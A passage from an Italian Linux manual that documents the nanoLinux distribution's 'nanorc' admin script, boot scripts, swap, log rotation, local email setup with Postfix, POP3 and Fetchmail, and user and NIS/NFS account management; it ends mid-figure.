Se si gradisce questo tipo di impostazione, le modifiche per il menù di Fvwm vanno apportate precisamente nel file '`/etc/X11/fvwm/system.fvwm2rc.nanoLinux`' e copiate nel file '`/etc/X11/fvwm/system.fvwm2rc`'.

A proposito del menù di Fvwm realizzato per nanoLinux, si può osservare che, nella maggior parte dei casi, le voci non sono descrittive, ma contengono semplicemente il comando che andrebbe usato da un terminale a caratteri per avviare il programma. Questo tipo di impostazione serve a ridurre il distacco tra l'utilizzo del sistema a riga di comando e un utilizzo esclusivamente visuale-intuitivo.

Per approfondire l’argomento si può consultare la parte xxxvii dedicata alla gestione grafica.

Capitolo 780

nanoLinux: particolarità varie

Le funzionalità principali di nanoLinux sono gestite attraverso lo script '**nanorc**' ('/etc/script/nanorc') che può essere utilizzato anche senza argomenti, ottenendo così un menù delle funzionalità principali:

nanorc [*Invio*]

Figura 780.1. Come si presenta lo script '**nanorc**' quando viene avviato senza argomenti, per ottenere il menù dei comandi disponibili. Le voci sono raggruppate in base al contesto per le quali possono essere più interessanti.

```
.------------------------------nanoLinux 60--------------------------------.
| nanorc menu                                                              |
| Some functions are reserved to "root" or might be reserved for usage with |
| read-write or read-only file system: see "nanorc --help" for a contextual |
| command list.                                                            |
| .^(-)----------------------------------------------------------------. |
| |user add               #rw Add a new user                            | |
| |user del               #rw Remove an old user                        | |
| |user passwd            $rw Change the user password                  | |
| |user info              #rw Show info on a selected common user       | |
| |home info              #rw Show info on a selected home directory    | |
| |quota set              #rw Set user's disk quota                     | |
| |nis-server-users edit #rw Edit NIS server allowed users             | |
| |print maxpages         #   Set max pages to print with lpr/lp        | |
| |-------------------- -----------------------------------------------| |
| |ssh hostkey            #   Make some new host keys                   | |
| |ssh userkey            $   Make some new RSA keys for the user       | |
| |-------------------- -----------------------------------------------| |
| `v(+)----------------------------------------------------------------' |
|                                                                          |
|                                                                          |
|--------------------------------------------------------------------------|
|                    <  OK  >            <Cancel>                          |
`--------------------------------------------------------------------------'
```

Si osservi che all'inizio delle voci appaiono delle sigle: '**$**' indica una funzione disponibile a tutti gli utenti; '**#**' indica una funzione disponibile soltanto all'amministratore; '**#ro**' è una funzione disponibile soltanto all'amministratore durante il funzionamento con un file system in sola lettura (come nel DVD *live*); '**#rw**' indica una funzione che si può utilizzare solo come amministratore, quando il sistema è installato in un disco normale (con accesso in lettura e scrittura).

780.1 ACPI

Il kernel standard di nanoLinux include delle funzionalità ACPI. In diversi casi, queste funzionalità sono disabilitate, perché all'avvio viene passata al kernel l'opzione '**acpi=off**', ma in tal caso si possono abilitare facilmente (inserendo all'avvio l'opzione '**acpi=on**', oppure modificando la configurazione di GRUB 1 con il file '/boot/grub/menu.lst', una volta installato nanoLinux).

Pur avendo attivato le funzionalità ACPI, la gestione delle stesse deve avvenire in modo manuale; attraverso '**nanorc**' è possibile controllare sommariamente soltanto il tempo di ritardo per lo spegnimento dei dischi, quando non utilizzati:

nanorc acpi spindown [*Invio*]

Se si vuole gestire lo spegnimento dei dischi in modo indipendente da quanto predisposto da nanoLinux (utilizzando il programma '**hdparm**', con l'opzione '**-S**', a mano), bisogna accertarsi di eliminare il file '/etc/nanoLinux/ACPI_STAND_BY_VALUE', che altrimenti viene preso in considerazione all'avvio del sistema.

780.2 Configurazione di Bash e script di sistema

Il file '/etc/profile' è più articolato di quello standard. Vengono descritte le particolarità più significative.

- La variabile '**PATH**' tiene conto anche di quanto contenuto nelle directory '/opt/*/bin/' ed è prevista la directory '/etc/script/' per gli script che non appartengono allo standard della distribuzione. Il percorso della directory '/etc/script/' viene posto prima degli altri, in modo da avere la precedenza nella scelta di nomi uguali.
- L'invito della shell è costruito in modo da mostrare un'indirizzo IPv4 utile per identificare il proprio elaboratore. L'indirizzo IPv4 viene ottenuto leggendo lo stato attuale della configurazione delle interfacce di rete; se l'indirizzo cambia, per aggiornare l'invito è necessario uscire e rientrare dalla sessione di lavoro.
- Sono previsti una serie di alias per i comandi '**rm**', '**cp**', '**mv**' e '**ln**', in modo da usare sempre l'opzione '**-i**'.
- Se l'utente che tenta di accedere non è l'amministratore e si tratta di un elaboratore che sembra essere dedicato alla condivisione delle utenze attraverso NFS e NIS, si fa in modo che la shell termini di funzionare, prima che l'utente possa avere a disposizione l'invito. Tuttavia, è possibile definire un elenco di utenti comuni che non sono sottoposti a questa limitazione, nel file '/etc/nanoLinux/NIS_SERVER_ALLOWED_USERS'.
- Se l'utente che tenta di accedere non è l'amministratore e il sistema operativo è installato in un file system usato in lettura e scrittura, l'accesso può essere sottoposto a un controllo sull'utilizzo del disco. Per attivare questa funzionalità in pratica, occorre predisporre il file '/etc/nanoLinux/HOME_DISK_SPACE_ALLOWED', eventualmente con l'aiuto del comando '**nanorc disk-space edit**'. Il file ha una sintassi molto semplice: è composto da righe con composte secondo il modello seguente:

  [*nominativo_utente*] **:*n***

  Il numero che appare dopo i due punti (':') è la quantità di byte a disposizione, mentre il nominativo utente, se non viene indicato rappresenta tutti gli utenti che nel file non sono stati specificati.

  Ogni volta che un utente accede al sistema, viene informato sullo stato dell'utilizzo del disco a partire dalla propria directory personale; non ci sono misure automatiche in caso di superamento dei limiti stabiliti.

780.3 Procedura di inizializzazione del sistema

La procedura di inizializzazione del sistema prevede diversi script in più, come sintetizzato nella tabella successiva.

Tabella 780.2. Script aggiuntivi di nanoLinux, relativi alla procedura di inizializzazione del sistema.

Script e collegamenti simbolici	Descrizione
'/etc/init.d/rc.hardware' '/etc/rcS.d/S31rc.hardware'	Individuazione di alcune componenti hardware e a caricamento dei moduli relativi.
'/etc/init.d/rc.config' '/etc/rcS.d/S32rc.config'	Ripristino della configurazione particolare di nanoLinux.
'/etc/init.d/rc.network' '/etc/rcS.d/S40rc.network'	Configurazione della rete.
'/etc/init.d/rc.nano' '/etc/rcS.d/S98rc.nano'	È il raccoglitore di tutto quello che deve essere fatto alla fine del primo gruppo di script della procedura di avvio, contenuti nella directory '/etc/rcS.d/'.
'/etc/init.d/rc.last' '/etc/rc[2345].d/S99rc.last'	Contiene ciò che va fatto quasi alla fine della procedura di avvio, pertanto si trova richiamato dalle directory '/etc/rc2.d/', '/etc/rc3.d/', '/etc/rc4.d/' e '/etc/rc5.d/'; in particolare, questo script contiene la configurazione del tempo di ritardo per lo spegnimento dei dischi se le funzioni ACPI sono attive.

Il file '/etc/rc.local' è a disposizione della personalizzazione, secondo la convenzione di diverse distribuzioni.

Nel caso di nanoLinux funzionante da un file system in sola lettura, come il DVD *live*, esiste anche un altro file, '/etc/init.d/rc.CD-ROM', il cui scopo principale è quello di riprodurre la struttura necessaria delle directory '/var/', '/home/' e '/etc/' nel file system virtuale contenuto nel disco RAM, inoltre tenta di attivare la memoria virtuale nel caso riesca a trovare una partizione già prevista per questo o un file 'nlnxtemp.swp' (come descritto più avanti nel capitolo) e tentare anche di caricare la configurazione salvata precedentemente in un dischetto o in una partizione del disco fisso.

780.4 Memoria virtuale

In fase di avvio, il DVD di nanoLinux cerca di individuare tra i dischi fissi delle partizioni già predisposte per lo scambio della memoria virtuale. Se queste partizioni esistono e sono inizializzate correttamente, nanoLinux le utilizza.

Se non sono disponibili partizioni del genere, ma si ritiene ugualmente di attivare una memoria di scambio, è possibile creare e poi utilizzare un file come memoria virtuale. Si crea e si attiva questo file con il comando seguente:

```
nanorc swap make
```

Viene richiesto di specificare la partizione in cui creare il file 'nlnxtemp.swp' e la dimensione di questo. Se tutto va bene, il file viene creato e lo scambio della memoria viene attivato.

All'avvio del DVD, se non vengono trovate partizioni già previste per lo scambio della memoria virtuale, il sistema controlla le partizioni corrispondenti ai file di dispositivo da '/dev/

hda1' a '/dev/hda7', alla ricerca del file 'nlnxtemp.swp'. Se questo file viene trovato, si ottiene l'attivazione automatica della memoria virtuale al suo interno. In pratica, se esiste questo file, si intende la volontà di gestire la memoria virtuale. Si osservi, però, che la ricerca termina appena viene trovato uno di questi file.

Quando si installa nanoLinux nel disco fisso secondo la modalità «normale» (per cui il file system viene utilizzato in lettura e scrittura), questa ricerca di partizioni e file da usare per attivare la memoria virtuale viene meno, perché, come già descritto, si tratta di qualcosa che va definito esplicitamente nel file di configurazione '/etc/fstab'.

780.5 Registri

Nella sua configurazione predefinita, nanoLinux prevede che il file '/var/log/syslog' venga usato per accumulare una copia di tutti i messaggi che riguardano il registro di sistema; inoltre, prevede che la rotazione di questo file avvenga in modo tale da poter disporre sempre di almeno un anno di utilizzo dell'elaboratore. Per controllare la rotazione del file, è stato necessario modificare i file '/etc/cron.daily/sysklogd' e '/etc/cron.weekly/sysklogd', che nella distribuzione GNU/Linux Debian sono organizzati inizialmente per una sola settimana di dati. I file in questione sono stati modificati nel modo seguente:

```
...
cd /var/log
for LOG in `syslogd-listfiles`
do
   if [ -s $LOG ]; then
      savelog -g adm -m 644 -u root -c 400 $LOG > /dev/null
   fi
done
...
```

```
...
cd /var/log
for LOG in `syslogd-listfiles --weekly`
do
   if [ -s $LOG ]; then
      savelog -g adm -m 644 -u root -c 58 $LOG > /dev/null
   fi
done
...
```

Oltre al numero di copie più alto rispetto al solito, si deve osservare che i permessi consentono a tutti di leggere questi file. Infatti, ciò è voluto proprio per motivi didattici, allo scopo di consentire a tutti gli utenti lo studio del contenuto dei registri.

780.6 Pianificazione dei processi con Cron

Sono presenti alcuni script realizzati appositamente per nanoLinux, nelle directory usate da Cron per l'esecuzione pianificata dei processi. La tabella successiva riassume quelli più importanti.

Tabella 780.5. Script aggiuntivi di nanoLinux, relativi all'esecuzione periodica di processi.

Script	Descrizione
'/etc/cron.daily/clamav-home'	Avvia la scansione antivirus a partire dalla directory '/home/'. Se esiste la directory '/home/.virus/', i file che risultano contaminati vengono spostati lì, altrimenti vengono cancellati.

780.7 Dati variabili nel DVD

Quando nanoLinux funziona da un file system in sola lettura (come nel caso del DVD), il contenuto di alcune directory, come '/etc/' e '/var/', è in realtà il contenuto di qualcosa che si trova a partire da '/ramdisk/', che a sua volta è il punto di innesto di un disco RAM. In tal modo, il contenuto di queste directory può essere modificato, anche se solo temporaneamente; ovviamente, per risparmiare memoria, la maggior parte dei file contenuti a partire da '/ramdisk/' è costituita da collegamenti simbolici agli stessi file, che in tale contesto appaiono a partire da '/HD-ROOT/...' e come tali non sono modificabili. Per modificare tali file occorre cancellare i collegamenti simbolici relativi, sostituendoli con una copia del file a cui questi puntano.

780.8 Blocco delle funzioni di «nanorc»

Una volta configurate alcune funzionalità del sistema operativo, attraverso l'uso di '**nanorc**', oppure a mano, può essere opportuno fare in modo che certi comandi di '**nanorc**' non funzionino, per evitare che quanto fatto con cura venga annullato erroneamente. In altri termini, una volta sistemata la configurazione, per evitare errori è possibile impedire a '**nanorc**' di ritornarci sopra, bloccando selettivamente alcuni comandi. Per fare questo occorre creare a mano il file '/etc/nanoLinux/NANORC_DISABLED_COMMANDS', contenente direttive molto semplici, come quelle dell'esempio seguente:

```
...
#
# Configurazione già fatta, da non modificare più.
#
printer:config
network:config
mta:domain
...
```

Come si può intuire, il cancelletto ('**#**') introduce un commento che viene ignorato, mentre le direttive richiamano dei comandi di '**nanorc**'. Da quello che si vede, sono bloccati i comandi: '**nanorc printer config**', '**nanorc network config**' e '**nanorc mta config**'.

Figura 780.7. Il messaggio con cui '**`nanorc`**' spiega l'impossibilità di eseguire il comando '**`nanorc printer config`**'.

```
.----------------------------------------------.
| The command "nanorc printer config" is       |
| disabled, as configured inside               |
| "/etc/nanoLinux/NANORC_DISABLED_COMMANDS"!   |
|                                              |
|----------------------------------------------|
|                   <  OK  >                   |
`----------------------------------------------'
```

Capitolo 781

nanoLinux: posta elettronica

nanoLinux è organizzato in modo tale da gestire la posta elettronica all'interno di una rete locale, eventualmente anche quando è avviato da un file system in sola lettura, come i DVD *live*, ma in tal caso deve essere avviato espressamente. Inoltre sono disponibili pochi MUA per la lettura e l'invio dei messaggi, ma organizzati per gestire i file nello stesso modo, così da essere intercambiabili. Pertanto si può usare indifferentemente Mailx, Mutt o Balsa, senza che l'utilizzo di uno intralci quello dell'altro.

Tabella 773.8. Script '**nanorc**': configurazione della gestione della posta elettronica.

Comando	Descrizione
`nanorc mta config`	Configurazione automatica del MTA locale.
`nanorc mta domain`	Configurazione automatica del MTA locale, specificando il nome di dominio della posta locale.
`nanorc var-mail fix`	Aggiusta il collegamenti simbolici all'interno della directory '`/var/mail/`'.

Va osservato che usando nanoLinux nella didattica, la presenza di un sistema di posta elettronica interno alla rete locale può essere problematico, in quanto gli utenti (gli studenti), potrebbero scambiarsi agevolmente i file delle verifiche. Pertanto, in questo caso particolare, può essere opportuno disabilitarlo.

781.1 Servente SMTP

nanoLinux prevede un MTA per l'invio e il recapito della posta elettronica (si tratta precisamente di Postfix) che risulta configurato in modo da consentire l'invio di messaggi anche a nodi identificati attraverso il numero dell'indirizzo IP, secondo un formato simile all'esempio seguente, dove va osservata la necessità delle parentesi quadre per delimitare l'indirizzo:

`tizio@[192.168.1.2]`

In questo modo, si può usare Mailx (il programma '**`mail`**') per inviare dei messaggi ad altri elaboratori in cui è in funzione nanoLinux, senza bisogno di allestire un servizio di risoluzione dei nomi.

Con questo tipo di impostazione, l'invio di messaggi a indirizzi di posta elettronica pubblici potrebbe risultare impedito da parte dei serventi SMTP remoti, a causa dell'impossibilità di risolvere il dominio di origine, oppure i messaggi potrebbero essere intercettati ed eliminati da programmi «anti spam».

Perché il servizio MTA funzioni correttamente, è necessaria la sua configurazione che si può rigenerare automaticamente con il comando '**`nanorc mta config`**'. Se però la rete si configura automaticamente (con il protocollo DHCP), anche la configurazione del servizio MTA viene aggiornata al volo.

Quando si installa nanoLinux e si dispone di un nome di dominio, al posto di '**`nanorc mta config`**', conviene usare '**`nanorc mta domain`**', con il quale si definisce un nome di dominio principale e altri eventuali domini locali. Il dominio principale viene poi usato anche per comporre il mittente dei messaggi uscenti:

`#` **`nanorc mta domain`** [*Invio*]

Figura 781.2. Come si presenta lo script che si occupa di modificare il dominio nel mittente dei messaggi di posta elettronica che vengono inviati.

```
.-----------------------------email domains--------------------------------.
| Please, specify the email domains for local users.                       |
|                                                                          |
| If the value is empty, the sender address is defined automatically;      |
| if you don't want to go on, just press [Ctrl+c], or select the           |
| <Cancel> button to abort the process.                                    |
| .----------------------------------------------------------------------. |
| |dinkel.brot.dg roggen.brot.dg                                         | |
| `----------------------------------------------------------------------' |
|--------------------------------------------------------------------------|
|                      <  OK  >               <Cancel>                     |
`--------------------------------------------------------------------------'
```

Il fatto di indicare un dominio per la posta elettronica significa che viene attribuito a tutti gli utenti locali. Per esempio, se viene usato il dominio *dinkel.brot.dg* per primo, come si vede nella figura, l'utente '**tizio**' che scrive ottiene nel mittente l'indirizzo *tizio@dinkel.brot.dg*.

Supponendo di allestire una rete locale con elaboratori contenenti nanoLinux, compreso quello che svolge il ruolo di router NAT, se all'indirizzo IPv4 esterno è associato un nome di dominio valido, questo è quello che può essere usato, per poter poi essere anche raggiungibili dai corrispondenti esterni. In tal caso, però, volendo scrivere anche a utenti interni alla rete locale, occorre predisporre un sistema NIS+NFS, perché ogni elaboratore ritiene che il dominio sia locale e di conseguenza che i messaggi per questo siano da recapitare localmente.

Per approfondire l'argomento si può consultare la parte liii dedicata alla gestione della posta elettronica.

781.1.1 MTA e Procmail

La configurazione del servizio MTA, generata nei modi descritti, prevede l'utilizzo di Procmail per il recapito locale. Il funzionamento di Procmail dipende dalla configurazione che ogni utente definisce nel file '~/.procmailrc', ma alla creazione delle utenze è già disponibile un file predisposto correttamente.

Se un utente modifica erroneamente il file '~/.procmailrc' o lo cancella, può sempre ripristinarlo copiandolo da '/etc/skel/.procmailrc'.

781.2 POP3

È disponibile un servente POP3, a scopo didattico, per consentire il prelievo della posta da parte degli utenti comuni. Nel caso si voglia usare Mozilla per leggere i messaggi di posta ricevuti, si può fare riferimento al servente POP3 presso l'elaboratore locale (*localhost*).

Il servente POP3 in questione ha la necessità di trovare nella propria directory '/var/mail/' un collegamento simbolico per ogni utente, che punti al file '~/mail/mbox' rispettivo. Questo collegamento simbolico viene creato automaticamente al momento della creazione dell'utente (con '**nanorc user add**'), ma tutti i collegamenti possono essere rigenerati con il comando '**nanorc var-mail fix**':

nanorc var-mail fix [*Invio*]

Il comando va a leggere il file '`/etc/passwd`' per determinare quali collegamenti devono essere presenti. In tal modo, se si usa il NIS per condividere le utenze, questo comando può funzionare solo dove le utenze vengono gestite, pertanto solo lì si può accedere con il protocollo POP3.

Per approfondire l'argomento si può consultare il capitolo 323.

781.3 La posta elettronica e i collegamenti saltuari

Quando non si può gestire localmente un servente SMTP sempre in funzione, si utilizza normalmente un indirizzo di posta elettronica corrispondente a una casella collocata presso un elaboratore esterno; pertanto, con nanoLinux è possibile scaricare la posta remota attraverso Fetchmail (capitolo 323). Lo scarico della posta si può fare sia quando si usa nanoLinux con un file system in sola lettura (DVD), sia quando il sistema operativo è stato installato regolarmente nel disco fisso:

$ **`fetchmail -k -u tizio box.brot.dg`** [*Invio*]

L'esempio mostra il caso di una persona che ha l'utenza '**`tizio`**' presso l'elaboratore *`box.brot.dg`*, il quale viene interpellato in qualità di servente POP3 o IMAP.

Si osservi che ci sono fornitori di accesso a Internet che per accedere alla casella di posta richiedono l'indicazione dell'indirizzo di posta elettronica completo; per esempio '**`tizio@brot.dg`**'. In tal caso, il comando va modificato di conseguenza:

$ **`fetchmail -k -u tizio@brot.dg box.brot.dg`** [*Invio*]

Nei due esempi mostrati appare l'uso dell'opzione '**`-k`**' che garantisce di prelevare solo una copia dei messaggi, senza eliminarli dal servente remoto. Se si sta utilizzando una copia installata di nanoLinux, si potrebbe decidere di scaricarli definitivamente, anche usando l'opzione '**`-a`**' se necessario.

Come si può intuire, in questo modo l'utilizzatore acquisisce i messaggi presso la propria utenza locale, da dove può consultarli con Mailx o con gli altri programmi MUA disponibili.

Una volta confermato il comando, viene richiesto l'inserimento della parola d'ordine necessaria per accedere alla casella di posta remota. Inoltre, Fetchmail fa tentativi con diversi protocolli e in alcuni casi si possono vedere dei messaggi di errore che comunque non rappresentano necessariamente un problema nell'inserimento del comando da parte dell'utilizzatore.

Se si inviano messaggi a indirizzi esterni alla rete a cui si è connessi, questi rimangono in coda nell'ambito del servizio MTA e si può verificare la loro presenza con il comando '**`mailq`**':

`mailq` [*Invio*]

Quando si ripristina il collegamento necessario, questi messaggi possono essere inviati con l'ausilio del comando seguente:

`sendmail -q` [*Invio*]

I messaggi inviati e rimasti in coda per l'impossibilità temporanea di recapitarli, sono memorizzati all'interno di file contenuti a partire dalla directory '/var/'. Se si tratta di una copia di nanoLinux installata nel disco fisso e si arresta il sistema, la coda dovrebbe essere preservata nel riavvio successivo; al contrario, se si sta usando nanoLinux da DVD, o comunque con un file system in sola lettura, e si arresta il sistema, questi messaggi in coda vengono perduti.

781.4 Messaggi locali di posta elettronica

In varie circostanze, il sistema genera dei messaggi di posta elettronica diretti localmente all'utente '**root**'. Secondo le convenzioni comuni, l'utente '**root**' non deve poter ricevere direttamente dei messaggi, pertanto di solito si configura il sistema di recapito (MDA) in modo da rinviare i messaggi all'utente comune che corrisponde in sostanza alla stessa persona che può avere i privilegi di amministratore. Quando nanoLinux funziona con un file system in sola lettura, il file '/etc/aliases' è predisposto in modo da rinviare i messaggi per '**root**' all'utente '**tizio**', pertanto la casella di questo utente viene spesso occupata da messaggi amministrativi.

Una volta installato nanoLinux in un disco fisso, secondo la modalità normale (per cui il file system viene usato in lettura e scrittura), è poco probabile che si vogliano usare gli utenti predefiniti ('**tizio**', '**caio**' e gli altri), pertanto, è bene ricordare di modificare il file '/etc/aliases' in modo da rinviare la posta dell'utente '**root**' a un utente comune appropriato, per esempio nel modo seguente, dove è evidenziata la riga significativa:

```
postmaster: root
root: daniele

daemon: root
bin: root
sys: root
...
```

Quando si modifica il file '/etc/aliases' occorre ricordare di eseguire il comando '**newaliases**', per rigenerare il file '/etc/aliases.db':

newaliases [*Invio*]

Capitolo 782

nanoLinux: utenze e amministrazione

In generale, la gestione delle utenze da parte di nanoLinux è quella tradizionale dei sistemi Unix, con delle semplificazioni che facilitano la condivisione delle utenze tramite l'uso di un servente NFS, NIS e Samba.

Tabella 773.14. Script '**nanorc**': gestione delle utenze.

Comando	Descrizione
`nanorc user add` `nanorc user del` [*utente*]	Aggiunge o elimina un'utenza, secondo la procedura completa prevista da nanoLinux.
`nanorc user passwd`	Cambia la parola d'ordine di un utente, secondo la procedura completa prevista da nanoLinux.
`nanorc user info` `nanorc home info`	Consente di avere informazioni sugli utenti comuni, partendo, rispettivamente, da un elenco in ordine alfabetico del nominativo utente, oppure della directory personale.
`nanorc quota set`	Se è attiva la gestione delle quote di utilizzo della memoria di massa, consente di stabilire il limite di spazio per le utenze.
`nanorc nis-server-users edit`	Per motivi di sicurezza, indica quali utenti comuni possono accedere direttamente all'elaboratore che offre il servizio NIS.
`nanorc print maxpages`	Consente di definire una quantità massima di pagine che possono essere stampate simultaneamente.

Tabella 773.9. Script '**nanorc**': configurazione del servizio NIS.

Comando	Descrizione
`nanorc nis-server config` `nanorc nis-server unconf`	Attiva o disattiva il funzionamento in qualità di servente NIS.
`nanorc nis-server-users edit`	Per motivi di sicurezza, indica quali utenti comuni possono accedere direttamente all'elaboratore che offre il servizio NIS.
`nanorc nis stop`	Disattiva le funzioni NIS (sia come servente, sia come cliente).

782.1 Creazione, modifica e cancellazione delle utenze

È necessario gestire la creazione e l'eliminazione delle utenze attraverso lo script '**nanorc**', per garantire che l'organizzazione di nanoLinux sia preservata. In particolare, le directory personali degli utenti sono raggruppate per categoria, a partire dalla directory '`/home/`'. Per esempio, la directory '`/home/LUCE/chiara/`' potrebbe essere la directory personale dell'utente '**chiara**' che in qualche modo viene considerato parte della categoria '**LUCE**'.

Si osservi che nanoLinux è organizzato in modo da gestire i gruppi privati, pertanto la classificazione descritta degli utenti serve solo a raggruppare le directory personali per facilitare il lavoro di amministrazione.

Un altro elemento distintivo delle utenze di nanoLinux consiste nei permessi iniziali che vengono dati alle directory personali degli utenti. Queste appartengono in realtà a '**root**' e al gruppo privato dell'utente a cui è affidata la directory, pertanto vengono dati tutti i permessi di accesso, sia al proprietario, sia al gruppo, ma agli altri utenti rimane solo il permesso di accesso, senza la possibilità di leggere il contenuto. Nell'ipotesi dell'utente '**chiara**' già descritta, si possono vedere i permessi seguenti:

ls -l /home/LUCE [*Invio*]

```
…
drwxrwx--x  2 root     chiara    4096 2007-06-14 09:50 chiara
…
```

Questo accorgimento serve a garantire che gli utenti non possano cambiare i permessi della propria directory personale, anche se i permessi dei contenuti rimangono sotto il loro controllo.

Per inserire una nuova utenza, si comincia con il comando seguente:

nanorc user add [*Invio*]

```
.------------Add a new user---------------.
| Please insert the new user name (only   |
| lower case letters and numbers, max 16  |
| characters):                            |
| |1234567890123456|                      |
| .-------------------------------------. |
| |                                     | |
| `-------------------------------------' |
|-----------------------------------------|
|         <  OK  >     <Cancel>           |
`-----------------------------------------'
```

Il nominativo utente da inserire può essere lungo al massimo 16 caratteri, composti da lettere minuscole dell'alfabeto inglese e da cifre numeriche, senza spazi. Supponendo di voler creare l'utente '**rossimario**', si procede così:

rossimario [OK]

```
.--------Classify user-----------.
| Please select a hierarchy name |
| for the user: it will be used  |
| as an intermediate directory   |
| after "/home/".                |
| .----------------------------. |
| |   new      add a new one   | |
| |   4A0201   /home/4A0201    | |
| |   4B0201   /home/4B0201    | |
| `----------------------------' |
|--------------------------------|
|     <  OK   >   <Annulla>      |
`--------------------------------'
```

Viene richiesto di specificare la classificazione da dare all'utenza, proponendo un elenco con le directory che sembrano essere già state usate con questo scopo. I nomi usati per la classificazione possono contenere al massimo otto caratteri, a scelta tra lettere maiuscole e cifre numeriche.. Si suppone di voler attribuire all'utente la classificazione '**5A0708**' che non risulta ancora prevista, pertanto si seleziona la voce '**new**'.

```
.--------------------Classify user-----------------------.
| Please insert a hierarchy name for the user: it will   |
| be used as an intermediate directory after "/home/".   |
| Please insert only upper case letters and digits (A-Z, |
| 0-9; min 4, max 8 characters):                         |
| |12345678|                                             |
| .----------------------------------------------------. |
| |2007                                                | |
| '----------------------------------------------------' |
|--------------------------------------------------------|
|              <  OK   >        <Annulla>                |
'--------------------------------------------------------'
```

Viene proposto l'anno attuale, ma viene cambiato secondo quanto già previsto:

[*Canc*][*Canc*][*Canc*][*Canc*]

5A0708 OK

```
.-------Full user name----------.
| Please insert the user full   |
| name and maybe some more data |
| to identify it.               |
| .---------------------------. |
| |                           | |
| '---------------------------' |
|-------------------------------|
|     <  OK  >   <Cancel>       |
'-------------------------------'
```

Viene richiesto di specificare il nome completo; in questo caso si indica anche la classe e l'anno scolastico. Si devono evitare la virgola e i due punti, che comunque verrebbero omessi automaticamente:

studente Rossi Mario 5A 2007/2008 [*Invio*]

```
Adding user 'rossimario'...
Adding new group 'rossimario' (1000).
Adding new user 'rossimario' (1000) with group 'rossimario'.
Creating home directory '/home/5A0708/rossimario'.
Copying files from '/etc/skel'
```

Al termine viene richiesto di inserire per due volte la parola d'ordine, cosa che deve fare direttamente la persona interessata:

digitazione_all'oscuro OK

```
.-------New password---------.
| Please insert the new      |
| password for user          |
| "rossimario" width home    |
| directory                  |
| "/home/5A0708/rossimario": |
| .------------------------. |
| |************            | |
| '------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
'----------------------------'
```

L'inserimento corrisponde alla visualizzazione di una serie di asterischi.

digitazione_all'oscuro OK

```
.-------New password---------.
| Please insert again the    |
| new password for user      |
| "rossimario" width home    |
| directory                  |
| "/home/5A0708/rossimario": |
| .------------------------. |
| |************            | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Dopo l'inserimento, per due volte, della parola d'ordine, se tutto è stato fatto senza errori, soprattutto se la parola d'ordine è stata inserita correttamente, viene proposto di stampare un promemoria, ammesso che sia stata definita una stampante predefinita:

```
.----------print------------.
| Should I print the user   |
| data?                     |
|---------------------------|
|   <  Yes  >  <  No  >     |
`---------------------------'
```

Al termine, si può procedere con l'inserimento di un utente successivo, oppure si può concludere l'operazione:

CANCEL

Si osservi che se si tenta di inserire un nominativo-utente più lungo del consentito, questo viene tagliato al sedicesimo carattere, senza mostrare errori.

L'organizzazione di nanoLinux richiede che anche il cambiamento della parola d'ordine avvenga attraverso un comando di '**nanorc**', avviato dall'amministratore. Ciò dipende dal fatto che nanoLinux è pensato principalmente per l'utilizzo in rete, con la condivisione delle utenze attraverso il NIS. Questa limitazione consente di mantenere valido l'abbinamento tra utenze Unix e NIS, a discapito del fatto che l'amministratore deve sempre essere chiamato in causa per queste operazioni:

`#` **`nanorc user passwd`** [*Invio*]

```
.-------Change password---------.
| Please insert the user name   |
| who have to change the        |
| password:                     |
| .---------------------------. |
| |                           | |
| `---------------------------' |
|-------------------------------|
|     <  OK  >   <Cancel>       |
`-------------------------------'
```

`rossimario` OK

```
.-------New password---------.
| Please insert the new      |
| password for user          |
| "rossimario" width home    |
| directory                  |
| "/home/5A0708/rossimario": |
| .------------------------. |
| |                        | |
| `------------------------' |
|----------------------------|
|    <  OK  >  <Cancel>      |
`----------------------------'
```

digitazione_all'oscuro OK

```
.-------New password---------.
| Please insert again the    |
| new password for user      |
| "rossimario" width home    |
| directory                  |
| "/home/5A0708/rossimario": |
| .------------------------. |
| |                        | |
| `------------------------' |
|----------------------------|
|    <  OK  >  <Cancel>      |
`----------------------------'
```

Per eliminare un'utenza si procede in modo simile:

```
# nanorc user del[Invio]
```

```
.----Delete an old user------.
| Please insert the user     |
| name to be removed.        |
| .------------------------. |
| |                        | |
| `------------------------' |
|----------------------------|
|    <  OK  >  <Cancel>      |
`----------------------------'
```

rossimario OK

782.2 NIS e NFS per utilizzare altre utenze

nanoLinux è predisposto inizialmente con pochi utenti: l'amministratore e alcuni utenti comuni. Tuttavia, è disponibile un sistema NIS per la connessione a un servente NIS, dal quale ottenere le informazioni su altre utenze (precisamente per i file '`/etc/passwd`', '`/etc/shadow`' e '`/etc/group`'). In pratica, dal momento che l'utilizzo con un file system in sola lettura (come il DVD *live*) comporta delle limitazioni, è prevista la possibilità di acquisire queste utenze dall'esterno, innestando le directory personali di queste utenze a partire dalla directory '`/home/`', attraverso il protocollo NFS.

Per l'utilizzo di questa funzionalità, è necessario:

- un servente NIS che metta a disposizione le informazioni dei file '`/etc/passwd`', '`/etc/shadow`' e '`/etc/group`', tenendo conto che se la condivisione del file '`/etc/`

shadow' non funziona bene, potrebbe essere necessario disabilitare presso quel servente l'uso delle parole d'ordine oscurate (*shadow password*);

- un servente NFS che metta a disposizione la directory '/home/', la quale deve contenere le directory personali degli utenti gestiti tramite il servente NIS (se il servente NFS offre la condivisione di un'altra directory, questa non potrebbe essere creata in un DVD *live*, pertanto, in tal caso non vi si potrebbe accedere).

Se sono rispettati questi requisiti, si può attivare la gestione di queste utenze remote attraverso il comando '**nanorc nis-home start**':

\# **nanorc nis-home start** [*Invio*]

```
.--------NIS domain--------.
|                          |
| Please insert the NIS    |
| domain:                  |
| .----------------------. |
| |                      | |
| '----------------------' |
|--------------------------|
|   <  OK  >    <Cancel>   |
'--------------------------'
```

Come si vede dalla figura, viene richiesto l'inserimento del dominio NIS; questa informazione dipende da come è configurato il servente NIS a cui ci si vuole rivolgere e si può ottenere presso un elaboratore già configurato con il comando '**nisdomainname**', senza argomenti. Dopo l'inserimento e la conferma si passa all'indicazione dell'indirizzo IP del servente:

nano-domain [OK]

```
.--------NIS server--------.
| Please insert the NIS    |
| server IPv4 address:     |
| .----------------------. |
| |                      | |
| '----------------------' |
|--------------------------|
|  <  OK  >      <Cancel>  |
'--------------------------'
```

In generale è meglio inserire l'indirizzo anche se appartenente alla rete locale; si passa così all'inserimento dell'indirizzo del servente DNS e inizialmente viene proposto lo stesso usato per il NIS:

192.168.1.254 [OK]

```
.--------NFS server--------.
